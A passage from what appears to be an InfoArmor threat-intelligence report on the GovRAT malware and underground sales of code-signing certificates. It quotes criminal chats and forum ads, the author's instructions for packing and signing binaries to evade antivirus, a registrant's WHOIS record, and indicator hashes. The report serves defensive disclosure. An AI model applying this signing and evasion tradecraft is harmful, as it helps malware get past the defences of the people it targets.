(19:27:26) bestbuy@exploit.im: so you need vps
(19:27:35) bestbuy@exploit.im: cert is not my company
(19:27:55) bestbuy@exploit.im: code signing i have now is valid for 2 months but i can get new, and you can add timestamp so it stay valid forever
```

```
(22:26:34) bestbuy@exploit.im: Its not signed by ssl
(22:26:37) bestbuy@exploit.im: its code signing
(22:26:41) bestbuy@exploit.im: authenticode
(22:26:56) bestbuy@exploit.im: So how much did you think about?
(22:36:28) [REDACTED] /17305347751435716776414279: yes
(22:36:32) [REDACTED] /17305347751435716776414279: 1-2 btc?
(23:12:19) bestbuy@exploit.im: 2.5 I will do
```

## Bestbuy – GovRAT’s Author

In order to sign the created binary, **GovRAT** includes special tools for code-signing, such as **Microsoft SignTool<sup>1</sup>** and **WinTrust** in order to ensure that the file is successfully signed.

```
#####
# *** Make sure to set visual studio to building in Release mode and not Debug ! *** #
#####

Now just build the project, and you will have a file named d.exe in the Release folder of the project.

IMPORTANT:
YOU MUST USE upx VERSION 3.07, or else the file will fail to decrypt itself and the strings when running!
- using upx in a cmd.exe window do this for example:
C:\upx307> upx.exe -9 d.exe

- Now your file is ready to be digitally signed with signtool and sent to your clients :)
https://www.google.com/search?q=signtool
I recommend using like this from cmd.exe:
signtool /signwizard


Don't forget to use time-stamp url so the signature will be valid forever.

Good Luck!
```

<sup>1</sup> [https://msdn.microsoft.com/en-us/library/windows/desktop/aa387764\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa387764(v=vs.85).aspx)

# Authenticode Code-Signing Certificates

Analyzed malware sample had a digital signature, issued on Open Source Developer – Singh Aditya ([parkajackets@gmail.com](mailto:parkajackets@gmail.com)) by <http://www.certum.pl/certum/main.xml>.



All the identified certificates used for malware signing had valid digital signatures

# Antivirus Evasion Statistics

The results of code-signing allowed the bad actors to make the malware undetectable from than 30 modern well-known AV<sup>2</sup>:

AntiVir (Avira)	OK
BitDefender	OK
Clam Antivirus	OK
COMODO Internet Security	OK
Dr.Web	OK
eTrust-Vet	OK
F-PROT Antivirus	OK
F-Secure Internet Security	OK
G Data	OK
IKARUS Security	OK
Kaspersky Antivirus	OK
McAfee	OK
MS Security Essentials	OK
ESET NOD32	OK
Norman	OK
Norton Antivirus	OK
Panda Security	OK
A-Squared	OK
Quick Heal Antivirus	OK
Solo Antivirus	OK
Sophos	OK
Trend Micro Internet Security	OK
VBA32 Antivirus	OK
Zoner AntiVirus	OK
Ad-Aware	OK
BullGuard	OK
FortiClient	OK
K7 Ultimate	OK
NANO Antivirus	OK
Panda CommandLine	OK
SUPERAntiSpyware	OK
Twister Antivirus	OK
VIPRE	OK

**Tariffication:**  
Per Month - 30\$.  
Per Check - 0.15\$.  
Referral - 10%  
More ...

silence@xabber.de  
nil@exploit.im

EXECRYPT.COM

**SERVERS, DOMAINS & EVERYTHING IN BETWEEN WITH BLACKJACK AND HOOKERS**

File Name	d.exe
File Size:	118064
File MD5:	f8d8787c0a984c39a6d58a3e71626bba
File SHA1:	b3dd63f26a812ed8cb89ae9e672916090726ad99

Signed GovRAT has 0 AV detection level



# Code-Signing Certificates Marketplace



Several other posts were found that promoted code-signing certificates in various underground communities. Bad actors price code signing certificates at \$600-900, depending on the issuing company.

The most popular offers are certificates issued by Comodo, Thawte, and GoDaddy, each of which is well respected in the security community and used by many software companies.

thawte  
it's a trust thing

blinks 24.12.2014, 19:19

**Цитата(consignhere @ 24.12.2014, 01:59)**

ну а к примеру возьму я андроиду подтищу им, раскажите какое будет поведение сколько проживет. Если я правильно понимаю то, серт для того что бы непалился файл ав дольше обычного?

Сертификат в первую очередь, влияет на проактивную защиту антивирусов. Это изначальное преимущество по сравнению с не подписанным файлом. Если ваш файл уже палится антивирусом, то сертификат тут не поможет. Срок жизни сертификата до обращения на него внимания антивирусов или отзыва зависит от объема и скорости распространения ваших файлов.

Группа: Пользователь  
Сообщений: 37  
Регистрация: 13.03.2012  
Пользователь №: 42 789  
Дейтельность: админ

Репутация: 1  
( 0% - хорошо )

## Translation (Russian to English):

“ The certificate, firstly, affects proactive defense of antivirus software. It is the key advantage against non-signed file. If your file is already identified by antivirus as malicious, it won't help you. The timeframe of living of such certificate depends on the attention from antivirus side, and capacity and speed your distribution of your malware. ”

blinks 16.03.2015, 21:51

**Цитата(smerch @ 16.03.2015, 13:35)**

понятно что все зависит от объема и скорости, но в среднем к примеру если лить по 2к лодов в сутки, как долго проживет серт? хотя бы примерно.

Если говорить об отзыве серта, то это , как правило случается редко. Ребята из Конодо и Тавте крайне инерционны и серт они могут отзывать несколько месяцев. Гораздо больше проблем могут принести АВ + браузеры. Если у вас реально пару К в сутки, и ваш ехе не является образцом чёрной дыры, то думаю жизнь серта можно смело измерять в месяцах. Опять же, я сужу по своему опыту, поэтому совсем четких цифр не могу вам дать.

Группа: Пользователь  
Сообщений: 37  
Регистрация: 13.03.2012  
Пользователь №: 42 789  
Дейтельность: админ

Репутация: 1  
( 0% - хорошо )

## Translation (Russian to English):

“ If we are talking about certificate revoke, it happens very rarely. The guys from Comodo and Thawte are very slow, and they can revoke it several months. The biggest problems can be from AV and Internet browsers side. If you have several thousands victims for infection per day, and your “.exe” is not example of “black hole”, I think, that the life of certificate can be calculated in months. Anyway, I discuss my experience.”


# Code Signing Certificates Marketplace

Depending on the bad actors needs, cybercriminals propose to sign not only “.exe” binaries, but dll’s, drivers (.sys), Microsoft Office documents, Adobe Air scenarios, and Java files.

**Продаю Code signing certificate, теперь по 600\$ за сертификат**

Подписка на тему | Сообщить другу | Версия для печати

**BlackDog**



Аристократ  
 [Progress bar: 5/5 stars]

Группа: Модератор  
 Сообщений: 922  
 Регистрация: 05.05.2012  
 Из: Матрицы  
 Пользователь №: 43 654  
 Деятельность: [коддинг](#)

Репутация: 108  
 ( 12% - хорошо )

31.03.2015, 00:59

Продаю готовые Code signing certificates.  
 Также принимаю заказы на сертификаты (предоплата или гарант)  
 Контактные данные: blackdog@exploit.im  
 С 11.05.2015г. все сертификаты по 600\$.

**Внимание! Акция! Приведите клиента и получите 50\$ бонуса (скидка на сертификат или перевод на Ваш WMZ/BTC кошелек)**

Имеется в наличии:  
 1 сертификат для подписи exe (по заявлению сертификатора также можно подписать dll, sys, макросы microsoft office, Adobe Air, Java и др.)  
 Сертификатор: Comodo  
 Сертификат действителен до: 27.03.2016  
 Цена: 600\$  
 Контактные данные: blackdog@exploit.im  
Продано

Сообщение отредактировал BlackDog - 11.05.2015, 23:52

-----  
 - Я есть ROOT!


```

[*****] | \
|Холодное пиво! ||""_
|_____||_|_ )
*(@)!(@)*****(@)*
      
```

Одна старушка нашла на улице бумажник с 10 000 долларов. Как всякий честный и порядочный человек она поступать не стала.  
 Роскомнадзору нас не нагнуть!  
 Тянем, тянули и будем тянуть.

ПРОФИЛЬ | ПМ
ЖАЛОБА | ВВЕРХ

**BlackDog**



Аристократ  
 [Progress bar: 5/5 stars]

Группа: Модератор  
 Сообщений: 922  
 Регистрация: 05.05.2012  
 Из: Матрицы  
 Пользователь №: 43 654  
 Деятельность: [коддинг](#)

31.03.2015, 16:40

актуально

-----  
 - Я есть ROOT!

```

[*****] | \
|Холодное пиво! ||""_
|_____||_|_ )
*(@)!(@)*****(@)*
      
```

Одна старушка нашла на улице бумажник с 10 000 долларов. Как всякий честный и порядочный человек она поступать не стала.  
 Роскомнадзору нас не нагнуть!  
 Тянем, тянули и будем тянуть.

-----  
 - Я есть ROOT!

```

[*****] | \
|Холодное пиво! ||""_
|_____||_|_ )
*(@)!(@)*****(@)*
      
```

Одна старушка нашла на улице бумажник с 10 000 долларов. Как всякий честный и порядочный человек она поступать не стала.  
 Роскомнадзору нас не нагнуть!  
 Тянем, тянули и будем тянуть.

## Translation:

“ I sell Code signing certificates.  
 Receive orders on certificates (you need to pay in advance, or through the escrow).  
 Since 11.05.2015 – all certificates 600\$ . ”

# Code Signing Certificates Marketplace

**Продажа Code sign Сертификатов**

26.06.2015, 14:23

Поиск на тему | Сообщить другу | Версия для печати

**Andrey62** ✎

мегабайт

Группа: Пользователь  
Сообщений: 74  
Регистрация: 23.02.2012  
Пользователь №: 42 481  
Дейтельность: [viewlog](#)

Репутация: 1  
( 0% - хорошо )

Продаю готовые Code signing certificates.  
Все сертификаты передаются строго в 1 руки и сразу же удаляются с компьютера . Если вы случайно потеряли свой сертификат возможности восстановить его не будет .  
Выдача сертификата моментальная , в некоторых случаях бывает задержка 1-2 дня о чем я заранее сообщаяю . В основном сертификаты есть всегда в наличии  
Возможности: Подписание файлов с расширением .exe, .cab, .dll, .ocx, .msi, .xpi, .xap.  
Для чего нужен этот сертификат : Скрывает практически от всех проактивных защит антивирусов которые сейчас есть на рынке в следствие чего повышается отступ вашего софта от

Цена продаж стартует от 600 долларов .  
Для постоянных клиентов действуют скидки .

Контакт [proscan@exploit.im](mailto:proscan@exploit.im)

Топик с новой прошлой темы <https://exploit.in/forum/index.php?showtopic=81178>

---

**Andrey62** ✎

Вчера, 01:29

В наличии большое кол-во сертификатов

мегабайт

Группа: Пользователь  
Сообщений: 74  
Регистрация: 23.02.2012  
Пользователь №: 42 481  
Дейтельность: [viewlog](#)

Репутация: 1  
( 0% - хорошо )

---

**kardofaol12** ✎

Сегодня, 13:46

del

байт

Сообщение отредактировал **kardofaol12** - Сегодня, 13:48

Группа: Пользователь  
Сообщений: 17  
Регистрация: 23.10.2011  
Пользователь №: 40 294  
Дейтельность: [viewlog](#)

Репутация: нет  
( 0% )

---

**коопер** ✎

Сегодня, 15:52

Купил серт, все быстро и четко! спасибо!

мегабайт

## Translation:

“ I sell ready for use Code signing certificates.

All the certificates are sold only to “one hands”. If your certificate will be lost, there will be no opportunity to recover it. Typically I instantly provide you the certificate after the deal, but in some cases, there can be delay in 1-2 days, I will notify you in advance about it.

I have certificates all the time. Opportunities: Signing of files with the following extensions: .exe, .cab, .dll, .ocx, .msi, .xpi, .xap. For what you need it: It hides your malware from all HIPS of antivirus software, which is currently available on the market. ”

# Code Signing Certificates Marketplace


> Exploit.IN Forum > Коммерческие Разделы > Покупка/Продажа > [Вирусология] - malware, эксплойты, связки, АЗ, крипт

2 Страницы 1 2 >

### Продажа Code Signing сертификатов

Подписка на тему | Сообщения

**blinks** 25.10.2014, 10:51



**Производитель:** Thawte или Comodo

**Происхождение:** Сертификат будет получен специально для вас. Это абсолютно чистая и никем не юзаная подпись. Передаётся вам в день выпуска центром сертификации.

**Возможности:** Подписание файлов с расширением .exe, .cab, .dll, .ocx, .msi, .xpi, .xap.

**Цена:** 600\$

**Оплата:** Предоплата 50 % или гарант


**Получение:** Вы производите предоплату или передаёте средства гаранту. Средний срок получения - 1 неделя. В день получения вам передаётся сертификат.

**Контакты:**  
ПМ  
blinks@exploit.im

Возможно получение сертификатов EV. Если оно кому потребуется, то условия обсуждаются.

ПРОФИЛЬ ПМ ЖАЛОБА ВВЕРХ

**blinks** 13.12.2014, 15:56



Предложение актуально. Также есть возможность получения EV сертификатов.

По всем вопросам в ПМ или blinks@exploit.im

килобайт

Группа: Пользователь  
Сообщений: 37  
Регистрация: 13.03.2012  
Пользователь №: 42 789  
Деятельность: [другое](#)

Репутация: 1  
( 0% - хорошо )

## Translation:

“ Vendor: Thawte or Comodo

Source: The certificate will be obtained specially for you. It is absolutely clean and not used signature. It will be provided to you the same day from certification center.


Opportunity: Sign files with .exe, .cab, .dll, .ocx, .msi, .xpi, .xap extensions

Pricing: 600 USD


Payment: 50% in advance or escrow ”

# Code Signing Certificates Marketplace

InfoArmor has received an example of a certificate issued on “BSCP Limited” by COMODO.



According to one of the underground vendors named “blinks,” an opportunity to get EV Code Signing. Traditionally, such certificates require full organization validation of the software publisher to guarantee the highest level of security.




You may also buy EV Code-Signing certificate in the underground

The pricing on this underground service is not inexpensive, but it helps the bad actors perform very efficient, targeted, problem-free APTs.

Alternatively, for budget-conscious malware signers, some bad actors offer a more cost-effective service for just \$60. Simply provide a binary for signing, and the bad actor returns a signed malware file.

This lower cost service is not an option for state-sponsored groups or serious bad actors who place a premium on privacy.



### Translation:


*“ The pricing on one file signing is 60 USD.  
 Conditions: The file should be FUD. We sign only .exe, .dll, and .sys*

*For today, we have a limit on the number of customers (30 signatures)  
 The signing is performed manually. We have 28 free signatures for you.*

*P.S. Just for your information, the signed file shows as trusted in UAC windows, and during downloading, using IE, as well as the most part of AV won't check it, using their heuristics and sandboxing engines”*

Several bad actors have actively discussed the idea of a cybercriminal Software-as-a-Service (SaaS) model providing an opportunity to sign malware in automated fashion using prepared digital certificates.

For example, <http://certs4you.org>, launched this summer. According to a notification in the underground, the owner of this service is “Blackdog.”



Acting as cybercriminal SaaS, “certs4you” has attracted a lot of interest from the bad actors.

## The domain name is registered to a **Belarus citizen – Anatolii Bondar.**


### WHOIS:

Domain Name: CERTS4YOU.ORG  
 Domain ID: D176340506-LROR  
 Creation Date: 2015-05-24T21:49:51Z  
 Updated Date: 2015-05-24T21:49:51Z  
 Registry Expiry Date: 2016-05-24T21:49:51Z  
 Sponsoring Registrar: PDR Ltd. d/b/a  
 PublicDomainRegistry.com (R27-LROR)  
 Sponsoring Registrar IANA ID: 303  
 WHOIS Server:  
 Referral URL:  
 Domain Status: clientTransferProhibited –  
<http://www.icann.org/epp#clientTransferProhibited>  
 Domain Status: serverTransferProhibited --  
<http://www.icann.org/epp#serverTransferProhibited>  
 Registrant ID: DI\_44324447  
 Registrant Name: Anatolii Bondar  
 Registrant Organization: Certs4you  
 Registrant Street: ul.Nikitina 13  
 Registrant City: Minsk  
 Registrant State/Province:  
 Registrant Postal Code: 93100  
 Registrant Country: BY  
 Registrant Phone: +375.9451263548  
 Registrant Phone Ext:  
 Registrant Fax:  
 Registrant Fax Ext:  
 Registrant Email: certs4you@mail.ru

Admin ID: DI\_44324447  
 Admin Name: Anatolii Bondar  
 Admin Organization: Certs4you  
 Admin Street: ul.Nikitina 13  
 Admin City: Minsk  
 Admin State/Province:  
 Admin Postal Code: 93100  
 Admin Country: BY  
 Admin Phone: +375.9451263548  
 Admin Phone Ext:  
 Admin Fax:  
 Admin Fax Ext:  
 Admin Email: certs4you@mail.ru  
 Tech ID: DI\_44324447  
 Tech Name: Anatolii Bondar  
 Tech Organization: Certs4you  
 Tech Street: ul.Nikitina 13  
 Tech City: Minsk  
 Tech State/Province:  
 Tech Postal Code: 93100  
 Tech Country: BY  
 Tech Phone: +375.9451263548  
 Tech Phone Ext:  
 Tech Fax:  
 Tech Fax Ext:  
 Tech Email: certs4you@mail.ru  
 Name Server: NS35.HOSTIA.NAME  
 Name Server: NS36.HOSTIA.NAME


# Process Scheme

The service provides a list from which a bad actor can choose the certificate for malware signing, issued by **Comodo**, **Thawte**, **DigiCert** and many other certificate providers:



The bad actors may use digital certificates for signing their own malware not just in .exe files, but drivers, Microsoft Office documents, Java content and many other file types

According to the intelligence surrounding **GovRAT**, successful APT variants have been launched against government and large enterprise targets.



Typical process scheme, allowing to prepare malware for APT in few minutes.

Using various operatives, **InfoArmor** has analyzed several samples of digital signatures used by bad actors for code signing.

Subsequent intelligence gathered verified that many of the certificates secured by bad actors and **underground SaaS services** as “Certs4You” were received through resellers. Weak identification and due diligence procedures facilitated the submission of fake documents for exploitation.

**Авторизация**

**Регистрация**

**Восстановления пароля**

### Описание

Мы рады предоставить сервис онлайн купли/продажи code signing и других сертификатов. Здесь можно приобрести сертификаты по выгодным ценам оплатив покупку онлайн при помощи BTC. Certs4you сотрудничает только с проверенными продавцами сертификатов. Благодаря активному сотрудничеству с продавцами сертификатов Certs4you обеспечивает самые низкие расценки на рынке сертификатов. Благодаря бесплатной услуге проверки предоставляемых продавцами тематических товаров/услуг и проведения покупок в режиме онлайн сервис Certs4you обеспечивает наиболее высокую безопасность и надежность сделки. У нас можно приобрести сертификаты от таких центров сертификации как [Comodo](#), [Thawte](#), [DigiCert](#) и др. Мы готовы предоставить различные виды сертификатов: Code Signing, Cross-signing, EV Code Signing, Code Signing WFR, Multi signing а также многие другие варианты. Все сертификаты уже имеются в наличии и их можно скачать сразу после покупки.

The bad actors provide digital certificates from world known certificates providers, such as Comodo, Thawte and DigiCert



# Indicators of Compromise

## Indicators of Compromise (IOC)

InfoArmor has obtained several samples of the identified malware in order to document the indicators of compromise (IOC) for mitigation of further attacks. In most cases, the bad actors have used one certificate per malware sample. Such an approach helps to organize long-term APT campaigns targeting a variety of organizations, and prevent any identification of the source of the attack by AVs.

**File Size: 118064**

**File MD5: f8d8787c0a984c39a6d58a3e71626bba**

**File SHA1: b3dd63f26a812ed8cb89ae9e672916090726ad99**

**File Size: 135056**

**File MD5: b7a5402985d5987115abe9099a363688**

**File SHA1: c82fef7d399e9da6b934818dd18e2444222a741**

**File Size: 118151**

**MD5: 5e943aab3dd6cb5bb52f4857dc5deb53**

**File SHA1: 8261bf6ce32d2d29460f24c2946dd8994ab27049**

**File Size: 115083**

**File MD5: 0b8b828be2dfb247ae6d4f778d291d8f**

**File SHA1: 7d3f058c2e3bb585ad8b4bd7f3256c479dd049c0**

**File Size: 124656**

**MD5: 779ea144b7e8f60f4ccd277cb29f74f0**

**File SHA1: 8c03997f140d43170ccc50f15e83d214be57f84b**

**File Size: 124656**

**File MD5: 75bc93abfeb36d506fa9a92490630051**

**File SHA1: 7eb62f39da877364445bb1a9898a391ee5d3b619**

## About InfoArmor

**InfoArmor** offers industry-leading identity and cyber intelligence services that help our clients fight emerging fraud and advanced cyber threats. We combine an unparalleled global research network with big data analysis, actionable intelligence and customized service to meet clients' dynamic security needs. From employee to enterprise, InfoArmor is redefining how organizations fight fraud and combat an evolving threat landscape to mitigate risk on multiple levels. Today, more than 600 businesses and government agencies, including 50 of the Fortune 500, use PrivacyArmor, our employer identity protection solution, or our advanced threat intelligence platform to improve their data security posture. For more information visit [ati.infoarmor.com](http://ati.infoarmor.com).

## Contact Us

**InfoArmor, Inc.**

7001 N Scottsdale Road, Suite 2020  
Scottsdale, AZ 85253

(800) 789-2720 | (480) 302-6701  
Monday - Friday, 6 a.m. - 6 p.m. (Pacific)